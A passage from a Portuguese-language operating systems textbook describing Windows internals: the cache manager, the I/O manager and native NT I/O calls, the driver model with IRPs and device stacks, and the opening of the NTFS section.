a correta manutenção dos marcadores de fim de arquivo — em especial quando os arquivos se expandem. Um dos aspectos mais difíceis de um arquivo a ser gerenciado entre o sistema de arquivos, o gerenciador de cache e o gerenciador de memória é o valor do deslocamento do último byte do arquivo, chamado de *ValidDataLength*. Se um programa escreve após o final de um arquivo, os blocos "pulados" devem ser preenchidos com zeros e, por razões de segurança, é essencial que o valor de ValidDataLength gravado nos metadados do arquivo não permita acesso aos blocos não inicializados, e, portanto, os blocos zerados devem ser escritos no disco antes que os metadados sejam atualizados com o novo tamanho. Embora seja esperado que, no caso de quedas do sistema, alguns blocos no arquivo podem não ter sido atualizados com os dados da memória, não é aceitável que alguns blocos contenham dados que antes pertenciam a outros arquivos.

Vamos agora analisar como o gerenciador de cache funciona. Quando um arquivo é referenciado, o gerenciador de cache mapeia 256 KB do espaço de endereçamento virtual do núcleo para o arquivo. Se o arquivo for maior do que 256 KB, somente parte dele é mapeada. Se o gerenciador de cache não dispuser mais do que 256 KB de espaço de endereçamento, ele deve retirar os arquivos mais antigos antes de mapear um novo. Uma vez mapeado o arquivo, o gerenciador de cache pode atender às requisições de blocos desse arquivo apenas copiando do espaço de endereçamento virtual do núcleo para o buffer do usuário. Se o bloco copiado não estiver na memória física, ocorrerá uma falta de página e o gerenciador de memória atenderá a falta da maneira usual. O gerenciador de cache nem mesmo ficará sabendo se o bloco estava ou não na memória. A cópia sempre será bem-sucedida.

O gerenciador de cache também funciona com páginas que são mapeadas na memória virtual e acessadas com ponteiros em vez de serem copiadas entre os buffers do núcleo e do usuário. Quando um thread acessa um endereço virtual mapeado para um arquivo e ocorre uma falta de página, o gerenciador de memória consegue, em muitos casos, satisfazer o acesso como uma falta aparente. Ele não precisa acessar o disco, porque descobre que a página já está na memória física por causa do mapeamento do gerenciador de cache.

11.7 Entrada/saída no Windows

Os objetivos do gerenciador de E/S do Windows são fornecer uma estrutura fundamentalmente extensível e flexível para lidar, de modo eficiente, com uma grande variedade de dispositivos e serviços de E/S, suportar a descoberta automática de dispositivos e instalação de driver (plug-and-play) e realizar o gerenciamento de energia dos dispositivos e da CPU — tudo por meio de uma estrutura fundamentalmente assíncrona que permite que o processamento se sobreponha às transferências de E/S. Existem muitas centenas de milhares de dispositivos que trabalham com o Windows. Para muitos desses dispositivos, não é sequer necessário instalar um driver, pois já existe um driver distribuído com o sistema operacional Windows. Ainda assim, considerando todas as revisões, há quase um milhão de drivers binários diferentes que são executados no Windows. Nas próximas seções, estudaremos alguns dos tópicos relacionados com E/S.

11.7.1 Conceitos fundamentais

O gerenciador de E/S é ligado intimamente com o gerenciador de recursos plug-and-play. A ideia principal por trás dos recursos plug-and-play é o barramento enumerável. Muitos barramentos, incluindo PC Card, PCI, PCIe, AGP, USB, IEEE 1394, EIDE, SCSI e SATA, foram projetados para que o gerenciador de recursos plug-and-play possa enviar uma solicitação para cada slot e pedir que o dispositivo se identifique nele. Tendo descoberto qual é, o gerenciador de recursos plug-and-play aloca recursos de hardware, como níveis de interrupção, localiza os drivers apropriados e os carrega para a memória. À medida que cada driver é carregado, um objeto de driver é criado para ele e, depois, para cada dispositivo; assim, pelo menos um objeto de dispositivo é alocado. Para alguns barramentos, como o SCSI, a enumeração acontece apenas no momento da inicialização; para outros, como o USB, pode acontecer a qualquer momento, sendo necessária uma estreita cooperação entre o gerenciador de recursos plug-and-play, os drivers de barramento (que de fato realizam a enumeração) e o gerenciador de E/S.

No Windows, todos os sistemas de arquivos, filtros antivírus, gerenciadores de volume, pilhas de protocolo de rede e até serviços do núcleo que não têm hardware associado são implementados usando-se drivers de E/S. A configuração do sistema deve ser ajustada para que alguns desses drivers sejam carregados, pois não há dispositivo associado para enumerar no barramento. Outros, como os sistemas de arquivos, são carregados por código especial que detecta quando eles são solicitados, como o reconhecedor de sistemas de arquivos que olha

para um volume bruto e decifra que tipo de formato de sistema de arquivos ele contém.

Uma característica interessante do Windows é o suporte a **discos dinâmicos**, que podem cobrir várias partições e até mesmo vários discos podendo ser reconfigurados em tempo real, sem nem mesmo ter de reinicializar. Dessa forma, os volumes lógicos não são mais forçados a uma única partição ou a um único disco, então um único sistema de arquivos pode abranger várias unidades de forma transparente.

A E/S para volumes pode ser filtrada por um driver especial do Windows para produzir **cópias sombra de volume**. O driver de filtro cria uma imagem instantânea do volumes, que pode ser montada separadamente e representa um volume em um ponto anterior no tempo. Ele faz isso registrando as mudanças que ocorrem depois do momento da geração da imagem instantânea. Isso é muito conveniente para a recuperação de arquivos que foram apagados de maneira acidental ou para voltar no tempo e ver o estado de um arquivo nas imagens instantâneas periódicas geradas no passado.

Entretanto, as cópias sombras também têm seu valor por fazerem backups precisos de sistemas servidores. O sistema operacional atua com as aplicações de servidor para que elas alcancem um ponto conveniente para um backup limpo de seu estado persistente no volume. Uma vez que todas as aplicações estão prontas, o sistema inicializa a imagem instantânea do volume e, então, diz às aplicações que elas podem continuar. O backup é feito do estado do volume no ponto da imagem instantânea, e as aplicações foram bloqueadas apenas por um curto espaço de tempo, em vez de terem de ficar desconectadas durante o tempo do backup.

As aplicações participam na geração de imagens instantâneas, assim o backup reflete um estado fácil de restaurar, caso haja uma falha no futuro. Caso contrário, o backup poderia ainda ser útil, mas o estado que ele capturou seria mais parecido com o estado se o sistema tivesse caído. Recuperar um sistema no ponto de uma queda pode ser mais difícil ou até mesmo impossível, já que essas quedas ocorrem em tempos arbitrários na execução de uma aplicação. A *lei de Murphy* diz que as quedas têm maior probabilidade de acontecer no pior momento possível, isto é, quando os dados da aplicação estão em um estado em que a recuperação não é possível.

Outro aspecto do Windows é seu suporte à E/S assíncrona. É possível que um thread comece uma operação de E/S e então continue sendo executado em paralelo com a operação de E/S. Essa característica é especialmente importante nos servidores. Há várias maneiras de um thread descobrir se uma operação de E/S foi concluída. Uma é especificar um objeto de evento no momento em que a chamada for realizada e, então, esperar para que ele aconteça. Outra é especificar uma fila na qual um evento de conclusão será postado pelo sistema quando a operação de E/S estiver terminada. Uma terceira é fornecer um procedimento de callback que seja chamado pelo sistema quando a operação de E/S for concluída. Uma quarta é eleger uma localização na memória que o gerenciador de E/S atualize quando a operação estiver concluída.

O aspecto final que vamos mencionar é a E/S priorizada. A prioridade de E/S é determinada pela prioridade do thread em questão ou pode ser configurada de forma explícita. Há cinco prioridades especificadas: *crítica, alta, normal, baixa* e *muito baixa*. A crítica é reservada para que o gerenciador de memória impeça a ocorrência de impasses que poderiam, de outra forma, acontecer quando o sistema estivesse sob extrema pressão com relação à memória. As prioridades baixa e muito baixa são usadas em processos de segundo plano, como o serviço de desfragmentação de disco, detectores de spyware e busca na área de trabalho, que tentam não interferir na operação normal do sistema. A maior parte das E/S tem prioridade normal, mas aplicações multimídia podem marcar suas operações de E/S como altas para evitarem falhas. Essas aplicações podem, de forma alternativa, usar **reserva de largura de banda** para solicitar largura de banda garantida para acessar arquivos em tempo crítico, como músicas ou vídeos. O sistema de E/S fornecerá à aplicação quantidades otimizadas para o melhor tamanho de transferência e o número de operações pendentes de E/S que devem ser mantidas para que ele consiga atingir a garantia da largura de banda solicitada.

11.7.2 Chamadas das APIs de entrada/saída

As APIs de chamadas de sistema fornecidas pelo gerenciador de E/S não são muito diferentes das oferecidas pela maioria dos sistemas operacionais. As operações básicas são open, read, write, ioctl e close, mas também há operações para plug-and-play e energia, operações para definição de parâmetros, descarga de buffers de sistema e outras. Na camada Win32, essas APIs são envolvidas por interfaces que oferecem operações de alto nível específicas para alguns dispositivos em particular. No fundo, porém, esses invólucros abrem os dispositivos e realizam esses tipos básicos de operações. Até algumas operações com metadados, como renomear arquivos, são implementadas sem chamadas de sistema específicas. Elas apenas usam uma versão especial das

operações ioctl. Isso fará mais sentido quando explicarmos a implementação de pilhas de dispositivos de E/S e o uso de IRPs pelo gerenciador de E/S.

As chamadas de sistema de E/S nativas do NT, em consonância com a filosofia geral do Windows, usam muitos parâmetros e incluem muitas variações. A Figura 11.35 lista as principais interfaces de chamadas de sistema do gerenciador de E/S. A NtCreateFile é usada para abrir arquivos existentes ou novos. Ela oferece descritores de segurança para novos arquivos, uma rica descrição dos direitos de acesso solicitados, e dá ao criador de novos arquivos algum controle sobre como os blocos serão alocados. As chamadas NtReadFile e NtWriteFile recebem um descritor, buffer e tamanho de um arquivo. Elas também recebem um deslocamento explícito de arquivo e permitem que uma chave seja especificada para acessar intervalos de bytes travados em um arquivo. A maior parte dos parâmetros está relacionada com a especificação de qual dos métodos diferentes usar para reportar a conclusão da operação (talvez assíncrona) de E/S, como descrito anteriormente.

A chamada NtQueryDirectoryFile é um exemplo de um paradigma-padrão no executivo onde existem várias APIs de busca para acessar ou modificar informações sobre tipos específicos de objetos. Nesse caso, são os objetos de arquivo que se referem aos diretórios. Um parâmetro especifica que tipo de informação está sendo solicitado, como uma lista dos nomes no diretório ou informações detalhadas sobre cada arquivo necessário para uma listagem estendida do diretório. Como isso é, na verdade, uma operação de E/S, todas as formas-padrão de reportar que a operação de E/S foi concluída são suportadas. A chamada NtQueryVolumeInformationFile é como a operação de busca de diretório, mas espera um descritor de arquivo que representa um volume aberto que pode ou não conter um sistema de arquivos. Ao contrário dos diretórios, há parâmetros que podem ser modificados nos volumes e, por essa razão, há uma API separada, a NtSetVolumeInformationFile.

A chamada NtNotifyChangeDirectoryFile é um exemplo de um paradigma interessante do NT. Os threads podem realizar E/S para determinar se quaisquer mudanças ocorrem aos objetos (principalmente diretórios do sistema de arquivos, como neste caso, ou chaves do registro). Como a E/S é assíncrona, o thread retorna e continua; ele só é notificado depois, quando algo é modificado. A solicitação pendente é posta na fila do sistema de arquivos como uma operação de E/S pendente usando um pacote de solicitação de E/S (IRP — I/O request packet). As notificações são problemáticas quando se quer remover um volume do sistema de arquivos a partir do sistema, porque as operações de E/S estão pendentes. Logo, o Windows dá suporte a facilidades para cancelar operações pendentes, incluindo suporte no sistema de arquivos para desmontar, de maneira forçada, um volume com E/S pendente.

FIGURA 11.35 Chamadas API nativas do NT para realizar E/S.

Chamada de sistema de E/S	Descrição
NtCreateFile	Abre arquivos ou dispositivos novos ou existentes
NtReadFile	Lê a partir de um arquivo ou dispositivo
NtWriteFile	Grava em um arquivo ou dispositivo
NtQueryDirectoryFile	Solicita informações sobre um diretório, incluindo os arquivos
NtQueryVolumeInformationFile	Solicita informações sobre um volume
NtSetVolumeInformationFile	Modifica as informações de volume
NtNotifyChangeDirectoryFile	Concluída quando qualquer arquivo no diretório ou subdiretório é modificado
NtQueryInformationFile	Solicita informações sobre um arquivo
NtSetInformationFile	Modifica as informações do arquivo
NtLockFile	Trava um intervalo de bytes em um arquivo
NtUnlockFile	Remove uma trava de intervalo
NtFsControlFile	Operações diversas em um arquivo
NtFlushBuffersFile	Descarrega para o disco os buffers de arquivo em memória
NtCancelIoFile	Cancela operações de E/S pendentes em um arquivo
NtDeviceIoControlFile	Operações especiais em um dispositivo

A chamada NtQueryInformationFile é a versão específica para arquivos da chamada de sistema para os diretórios. Ela tem uma chamada de sistema acompanhante, a NtSetInformationFile. Essas interfaces acessam e modificam todo tipo de informação sobre os nomes dos arquivos, características como encriptação, compactação e dispersão e outros atributos e detalhes do arquivo, incluindo a pesquisa de seu ID interno ou a atribuição de um nome binário único (ID de objeto) a um arquivo.

Essas chamadas de sistema são, na essência, uma forma da ioctl específica para arquivos. A operação Set pode ser usada para renomear ou apagar um arquivo. Entretanto, note que elas recebem descritores, não nomes de arquivo; logo, um arquivo deve primeiro ser aberto antes de ser renomeado ou apagado. Elas também podem ser usadas para renomear fluxos de dados alternativos no NTFS (veja a Seção 11.8).

As APIs separadas, NtLockFile e NtUnlockFile, existem para configurar e remover travas de intervalo de bytes em arquivos. A NtCreateFile permite que o acesso a um arquivo inteiro seja restringido por meio do uso de um modo de compartilhamento. Uma alternativa são as APIs de travamento, que aplicam restrições de acesso obrigatórias a um intervalo de bytes no arquivo. Leituras e gravações devem fornecer uma *chave* que combine com a chave fornecida para a NtLockFile com o objetivo de operar nos intervalos travados.

Existem recursos semelhantes no UNIX, mas nele é arbitrário se as aplicações prestam atenção às travas de intervalo. A NtFsControlFile é muito parecida com as operações Query e Set anteriores, mas é uma operação mais genérica, com o objetivo de tratar operações específicas de arquivos que não combinam com as outras APIs. Por exemplo, algumas operações são específicas a um sistema de arquivos particular.

Por fim, há chamadas diversas, como a NtFlushBuffersFile, que, como a chamada sync do UNIX, força a gravação de dados do sistema de arquivos no disco; a NtCancelIoFile, para cancelar solicitações de E/S pendentes para um arquivo particular, e a NtDeviceIoControlFile, que implementa operações ioctl para os dispositivos. A lista de operações é, na verdade, bem mais extensa. Há chamadas de sistema para apagar arquivos pelo nome e pesquisar os atributos de um arquivo específico — mas essas são apenas invólucros para as outras operações do gerenciador de E/S e não precisam realmente ser implementadas como chamadas de sistema separadas. Há também chamadas de sistema para tratar de **portas de conclusão de E/S**, um recurso de enfileiramento no Windows que ajuda servidores multithreaded a fazerem uso eficiente de operações assíncronas de E/S colocando os threads em estado de prontidão, por demanda, e reduzindo o número de trocas de contexto necessárias para servir E/S em threads dedicados.

11.7.3 Implementação de E/S

O sistema de E/S do Windows consiste em serviços plug-and-play, o gerenciador de energia do dispositivo, o gerenciador de E/S e o modelo de driver de dispositivo. Os recursos plug-and-play detectam mudanças na configuração do hardware e constroem ou destroem as pilhas de dispositivos para cada dispositivo, bem como causam o carregamento ou descarregamento dos drivers de dispositivos. O gerenciador de energia do dispositivo ajusta o estado de energia dos dispositivos de E/S para reduzir o consumo de energia do sistema quando os dispositivos não estão em uso. O gerenciador de E/S oferece suporte para manipular os objetos de E/S do núcleo, e operações baseadas em IRP, como IoCallDrivers e IoCompleteRequest, mas a maior parte do trabalho necessário para dar suporte à E/S do Windows é implementada pelos próprios drivers de dispositivos.

Drivers de dispositivos

Para garantir que os drivers de dispositivos funcionem bem com o resto do Windows, a Microsoft definiu o **WDM** (**Windows Driver Model** — modelo de driver do Windows), com o qual os drivers de dispositivos devem estar em conformidade. O **WDK** (**Windows Driver Kit** — kit de driver do Windows) contém documentação e exemplos para ajudar os desenvolvedores a produzir drivers em conformidade com o WDM. A maioria dos drivers do Windows começa copiando uma amostra apropriada de driver do WKD, que é então modificada pelo escritor do driver.

A Microsoft também oferece um **verificador de driver** que valida muitas das ações dos drivers para se assegurar de que eles estão em conformidade com os requisitos do WDM para estrutura e protocolos de solicitações de E/S, gerenciamento de memória etc. O verificador faz parte do sistema e os administradores podem controlá-lo executando *verifier.exe*, o que lhes permite configurar quais drivers devem ser verificados e quão extensa (ou seja, dispendiosa) a verificação deve ser.

Mesmo com todo o suporte para desenvolvimento e verificação de driver, ainda é muito difícil escrever até mesmo drivers simples no Windows, de forma que

a Microsoft construiu um sistema de invólucros chamado de **WDF** (**Windows Driver Foundation** — Fundamentos de driver do Windows), que é executado em cima do WDM e simplifica muitos dos requisitos mais comuns, a maioria relacionada com a interação correta com o gerenciador de energia do dispositivo e operações plug-and-play.

Para simplificar ainda mais a escrita de drivers, assim como aumentar a robustez do sistema, o WDF inclui a **UMDF** (**User-Mode Driver Framework** — Framework para driver do modo usuário) para escrever drivers como serviços que são executados nos processos. E há a **KMDF** (**Kernel-Mode Driver Framework** — Framework para driver do modo núcleo) para escrever drivers como serviços que são executados no núcleo, mas tornando muitos detalhes do WDM "automágicos". Como é o WDM que oferece o modelo de drivers por trás disso, é nele que focaremos nesta seção.

Os dispositivos no Windows são representados por objetos de dispositivos, que também são usados para representar hardware, como barramentos, e abstrações de software, como sistemas de arquivos, mecanismos de protocolo de rede e extensões de núcleo, como drivers de filtro antivírus. Todos esses são organizados por meio da produção do que o Windows chama de *pilha de dispositivos*, exibida anteriormente na Figura 11.14.

As operações de E/S são inicializadas pelo gerenciador de E/S chamando uma API do executivo, IoCallDriver, com ponteiros para o objeto de dispositivo no topo e para o IRP representando a solicitação de E/S. Essa rotina encontra o objeto de driver associado ao objeto de dispositivo. Os tipos de operação especificados no IRP, de modo geral, correspondem às chamadas de sistema do gerenciador de E/S descritas anteriormente, como create, read e close.

A Figura 11.36 apresenta os relacionamentos de um único nível da pilha de dispositivos. Para cada uma dessas operações, um driver deve especificar um ponto de entrada. A chamada IoCallDriver obtém o tipo de operação do IRP, usa o objeto de dispositivo no nível atual da pilha de dispositivos para encontrar o objeto de driver e indexa a tabela de despacho de driver com o tipo de operação para encontrar o ponto de entrada correspondente para o driver. O driver é então chamado e recebe o objeto de dispositivo e o IRP.

Uma vez que o driver tenha terminado o processamento da solicitação representada pelo IRP, ele tem três opções. Ele pode chamar IoCallDriver mais uma vez, passando o IRP e o próximo objeto de dispositivo na pilha de dispositivos; pode declarar a conclusão da solicitação de E/S e retornar a quem efetuou a chamada; ou pode pôr o IRP em fila internamente e retornar a quem efetuou a chamada, tendo declarado que a solicitação de E/S ainda está pendente. Esse último caso resulta em uma operação de E/S assíncrona, pelo menos se todos os drivers acima na pilha concordarem e também retornarem a quem os chamou.

Pacotes de solicitação de E/S

A Figura 11.37 apresenta os campos principais do IRP. A parte inferior é um arranjo dimensionado de forma dinâmica contendo campos que podem ser usados por cada driver para a pilha de dispositivos que esteja tratando a solicitação. Esses campos de *pilha* também permitem que um driver especifique qual rotina chamar quando completar uma solicitação de E/S. Durante a conclusão, cada nível da pilha de dispositivos é visitado na ordem inversa e, por sua vez, a rotina de

FIGURA 11.36 Um único nível em uma pilha de dispositivos.






FIGURA 11.37 Os principais campos de um pacote de solicitação de E/S.

conclusão atribuída por cada driver é chamada. A cada nível, o driver pode continuar a conclusão da solicitação ou decidir que tem mais trabalho a fazer e deixar a solicitação pendente, suspendendo a conclusão da E/S por enquanto.

Quando está alocando um IRP, o gerenciador de E/S deve conhecer a profundidade da pilha de dispositivos em particular para que possa alocar um IRP suficientemente grande. Ele mantém o controle da profundidade da pilha em um campo em cada objeto de dispositivo conforme a pilha de dispositivos é formada. Note que não há definição formal de qual seja o próximo objeto de dispositivo em pilha alguma. Essa informação é mantida em estruturas de dados privadas pertencentes ao driver anterior da pilha. Na verdade, a pilha nem precisa ser uma pilha; em qualquer camada um driver é livre para alocar novos IRPs, continuar a usar o IRP original, enviar uma operação de E/S para uma pilha de dispositivos diferente ou até mesmo alternar para um thread operário do sistema para continuar a execução.


O IRP contém flags, um código de operação para indexação na tabela de despacho, ponteiros de buffers para, talvez, o buffer do núcleo e do usuário e uma lista de **MDLs** (**Nemory Descriptor Lists** — Listas de descritores de memória), que são usadas para descrever as páginas físicas representadas pelos buffers, isto é, para operações de DMA. Há campos usados para operações de conclusão e cancelamento. Os campos no IRP que são usados para enfileirar o IRP para dispositivos enquanto estiver em processamento são reutilizados quando a operação de E/S enfim termina de fornecer memória para o objeto de controle de APC usado para chamar a rotina de conclusão do gerenciador de E/S no contexto do thread original. Existe também um campo de ligação usado para ligar todos os IRPs pendentes para o thread que os inicializou.

Pilhas de dispositivos

Um driver no Windows é capaz de fazer todo o trabalho sozinho, como faz o driver de impressora da Figura 11.38. Por outro lado, os drivers podem ser empilhados, o que significa que uma requisição pode passar por uma sequência de drivers, cada um fazendo uma parte do trabalho. Dois drivers empilhados são ilustrados na Figura 11.38.

Um uso comum dos drivers empilhados é separar o gerenciamento do barramento do trabalho funcional de controlar o dispositivo. O gerenciamento do barramento PCI é muito complicado por causa dos diversos tipos de modos e transações de barramento. Separando esse trabalho da parte específica do dispositivo, os escritores de drivers não precisam aprender como controlar o barramento: eles podem apenas usar o driver de barramento padrão em sua pilha. De maneira semelhante, os drivers USB e SCSI têm uma parte específica do dispositivo e outra parte genérica, e os drivers em comum são fornecidos pelo Windows para a parte genérica.

Outro uso de drivers empilhados é a capacidade de inserir **drivers de filtro** na pilha. Já vimos a utilização de drivers de filtro do sistema de arquivos, que são inseridos acima do sistema de arquivos. Eles também são usados para gerenciar o hardware físico. O driver de filtro realiza algumas transformações nas operações à medida que o IRP atravessa a pilha do dispositivo,

FIGURA 11.38 O Windows permite que os drivers sejam empilhados para funcionar com uma instância de dispositivo específica. O empilhamento é representado por objetos de dispositivos.

assim como durante a operação de conclusão com o IRP subindo a pilha através das rotinas de conclusão especificadas por cada driver. Por exemplo, um driver de filtro poderia compactar os dados a caminho do disco ou encriptar os dados a caminho da rede. Colocar o filtro aqui significa que nem a aplicação, nem o verdadeiro driver do dispositivo têm de estar cientes, e isso funciona de modo automático para todos os dados indo para o dispositivo (ou vindo dele).

Os drivers de dispositivos do modo núcleo são um problema grave para a estabilidade e confiabilidade do Windows. A maior parte das falhas do núcleo no Windows é causada por defeitos nos drivers de dispositivos. Como os drivers de dispositivos do modo núcleo dividem o mesmo espaço de endereçamento com as camadas do núcleo e executiva, defeitos existentes nos drivers podem corromper as estruturas de dados do sistema, ou pior. Alguns desses defeitos são causados pelo número impressionante de drivers de dispositivos que existem para o Windows, ou pelo desenvolvimento de drivers por parte de programadores de sistema menos experientes. Os defeitos também se devem ao grande número de detalhes envolvidos na escrita correta de drivers para o Windows.

O modelo de E/S é poderoso e flexível, mas toda E/S é fundamentalmente assíncrona; logo, condições de corrida podem ser um risco. O Windows 2000 adicionou os recursos plug-and-play e o gerenciamento de energia dos sistemas Win9x para o Windows baseado no NT pela primeira vez. Isso coloca um grande número de requisitos sobre os drivers para lidarem de forma correta com os dispositivos indo e vindo, enquanto os pacotes de E/S estão no meio do seu processamento. Usuários de PCs desktop frequentemente conectam/desconectam dispositivos, fecham as tampas e colocam notebooks em maletas e, de modo geral, não se preocupam se, por acaso, a pequena luz verde de atividade ainda está acesa. Escrever drivers de dispositivos que funcionem de forma correta nesse ambiente pode ser muito desafiador; por isso o WDF (Windows Driver Foundation) foi desenvolvido para simplificar o WDM (Windows Driver Model).

Há muitos livros disponíveis sobre o Windows Driver Model e o novo Windows Driver Foundation (KANETKAR, 2008; ORWICK e SMITH, 2007; REEVES, 2010; VISCAROLA et al., 2007; e VOSTOKOV, 2009).

11.8 O sistema de arquivos do Windows NT

O Windows dá suporte a vários sistemas de arquivos, dos quais os mais importantes são **FAT-16**, **FAT-32** e **NTFS** (**NT File System** — Sistema de arquivos do NT). O FAT16 é usado no antigo sistema de arquivos do MS-DOS, que usa endereço de disco de 16 bits, o que o limita a partições de disco não maiores que 2 GB. Em sua maioria, é usado para acessar disquetes, pelos usuários que ainda os utilizam. O FAT-32 usa endereços de 32 bits e suporta partições de disco de até 2 TB. Não há segurança no FAT-32, e hoje ele só é de fato usado em mídias portáteis, como unidades flash. O NTFS é o sistema de arquivos desenvolvido de forma específica para a versão NT do Windows. Começando com o Windows XP, ele se tornou o sistema-padrão instalado pela maioria dos fabricantes de computador, aumentando bastante a segurança e a funcionalidade do Windows. O NTFS usa endereços de disco de 64 bits e pode (na teoria) suportar partições de disco de até 2^{64} bytes, ainda que outras considerações o limitem a tamanhos menores.

Nesta seção, examinaremos o sistema de arquivos NTFS, porque ele é um sistema de arquivos moderno, com muitas características interessantes e inovações no projeto. Ele é um sistema de arquivos grande e complexo, e limitações de espaço nos impedem de cobrir todas as suas características, mas o material apresentado a seguir deve dar uma ideia razoável a respeito.

11.8.1 Conceitos fundamentais

Nomes de arquivos individuais no NTFS são limitados a 255 caracteres; caminhos completos são limitados a 32.767 caracteres. Os nomes de arquivos estão em Unicode, permitindo que pessoas em países que não utilizam o alfabeto latino (por exemplo, Grécia, Japão, Índia, Rússia e Israel) escrevam os nomes de arquivos em sua língua nativa. Por exemplo, φιλε é um nome de arquivo perfeitamente válido. O NTFS dá suporte total à diferenciação de letras maiúsculas e minúsculas (logo, *algo* é diferente de *Algo* e de *ALGO*). A API do Win32 não dá suporte completo a essa diferenciação de letras para os nomes de arquivos e nunca para os nomes de diretórios. Esse suporte existe quando executamos o subsistema POSIX com o objetivo de manter compatibilidade com o UNIX. O Win32 não diferencia letras maiúsculas e minúsculas, mas preserva o tipo usado; logo, os nomes de arquivos podem ter letras maiúsculas e minúsculas. Ainda que diferenciar letras maiúsculas de minúsculas seja uma característica muito familiar para os usuários do UNIX, é muito inconveniente para usuários comuns que não fazem essas distinções com frequência. Por exemplo, a internet é bastante insensível à diferenciação entre letras maiúsculas e minúsculas hoje.

Um arquivo NTFS não é apenas uma sequência linear de bytes, como são os arquivos do FAT-32 e do UNIX. Em vez disso, um arquivo consiste em vários atributos, cada qual representado por um fluxo de bytes. A maioria dos arquivos tem poucos fluxos curtos, como o nome do arquivo e seu ID de objeto de 64 bits, além de um fluxo longo (sem nome) com os dados. Contudo, um arquivo também pode ter dois ou mais fluxos de dados (longos). Cada fluxo tem um nome consistindo no nome do arquivo, dois pontos e o nome do fluxo, como em *algo:fluxo1*. Cada fluxo tem seu próprio tamanho e pode ser travado de forma independente dos outros. A ideia de múltiplos fluxos em um arquivo não é nova no NTFS. O sistema de arquivos do Apple Macintosh usa dois fluxos por arquivo, o fork de dados e o fork de recursos. A primeira utilização de vários fluxos para o NTFS foi para permitir que um servidor de arquivos do NT atendesse a clientes do Macintosh. Os múltiplos fluxos de dados também são usados para representar metadados sobre arquivos, como as miniaturas das imagens JPEG disponíveis na GUI do Windows. Entretanto, infelizmente, os múltiplos fluxos de dados são frágeis e, com frequência, perdem-se dos arquivos quando são transportados para outros sistemas de arquivos, transportados pela rede ou até mesmo quando guardados em um backup e depois recuperados, porque muitos utilitários os ignoram.

